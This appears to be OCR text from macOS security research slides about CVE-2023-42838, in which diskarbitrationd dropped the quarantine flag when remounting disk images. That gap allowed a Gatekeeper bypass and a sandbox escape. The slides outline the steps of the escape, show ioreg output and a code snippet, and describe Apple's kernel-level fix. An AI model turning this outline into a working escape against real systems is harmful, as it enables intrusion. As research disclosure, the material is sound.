
- no quarantine extended attribute ==> files not quarantined
- files not quarantined ==> no GateKeeper (technically there is)
- no GK ==> we can launch anything, included unsandboxed apps
- can be used for SB escape

CVE-2023-42838 - the issue

- diskarbitrationd doesn't add quarantine flag to the quarantined disk image when mounted
- ioreg does show the property
- da should check the property




```
object = IORegistryEntrySearchCFProperty(
    media,
    kIOServicePlane,
    CFSTR( "quarantine" ),
    allocator,
    kIORegistryIterateParents | kIORegistryIterateRecursively
    );
```



```
    | | +-o AppleDiskImageDevice@1e  <class AppleDiskImageDevice, id 0x100132e13, registered, matched, active, busy
0 (11 ms), retain 9>
    | | | | {
    | | | |   "IOMaximumBlockCountWrite" = 4096
    | | | |   "RootDeviceEntryID" = 4294968412
    | | | |   "owner-uid" = 501
    | | | |   "IOUserClientClass" = "DIDeviceIOUserClient"
    | | | |   "quarantine" = Yes
    | | | |   "IOStorageFeatures" = {"Priority"=Yes,"Unmap"=Yes}
    | | | |   "IOUnit" = 30
    | | | |   "Device Characteristics" = {"Serial Number"="04000001-0000-0000-5AAF-000400000000","Product
Name"="Disk Image","Vendor Name"="Apple","Product Revision Level"="198.100.13"}
    | | | |   "owner-gid" = 20
    | | | |   "IOMaximumBlockCountRead" = 4096
    | | | |   "sparse-backend" = Yes
    | | | |   "IOMaximumByteCountRead" = 2097152
    | | | |   "IOMinimumSegmentAlignmentByteCount" = 4
    | | | |   "Protocol Characteristics" = {"Physical Interconnect"="Virtual Interface","Physical Interconnect
Location"="File"}
    | | | |   "device-type" = "Generic"
    | | | |   "image-encrypted" = No
    | | | |   "IOMaximumByteCountWrite" = 2097152
    | | | |   "autodiskmount" = Yes
    | | | |   "DiskImageURL" = "file:///Users/csaby/Library/Containers/csaby.MissingQuarantineBypass/Data/new.dmg"
    | | | |   "InstanceID" = "04000001-0000-0000-5AAF-000400000000"
    | | | |   "image-format-read-only" = No
    | | | | }
```

CVE-2023-42838 - what goes on?



how to get a /dev/disk in Sandbox?


drop DMG
run: open DMG
unmount /dev/diskXsY using diskarbitrationd API
mount /dev/diskXsY using diskarbitrationd
/dev/diskXsY is created

CVE-2023-42838 - fix

- the kernel will add quarantine flag to every mount if the device is quarantined
- basically the "IOReg" query went down to kernel and performed on every mount

call flows

call flow 1.: mount only call



caller

mount


xnu

runs as X
might be sandboxed

runs as the caller

xnu checks:
- classic user POSIX permissions
- MAC callout

case study:
+ mount only
+ mount over root owned dir with user




caller

mount

xnu

OPERATION
priv: user
target owner: root
disk owner: root

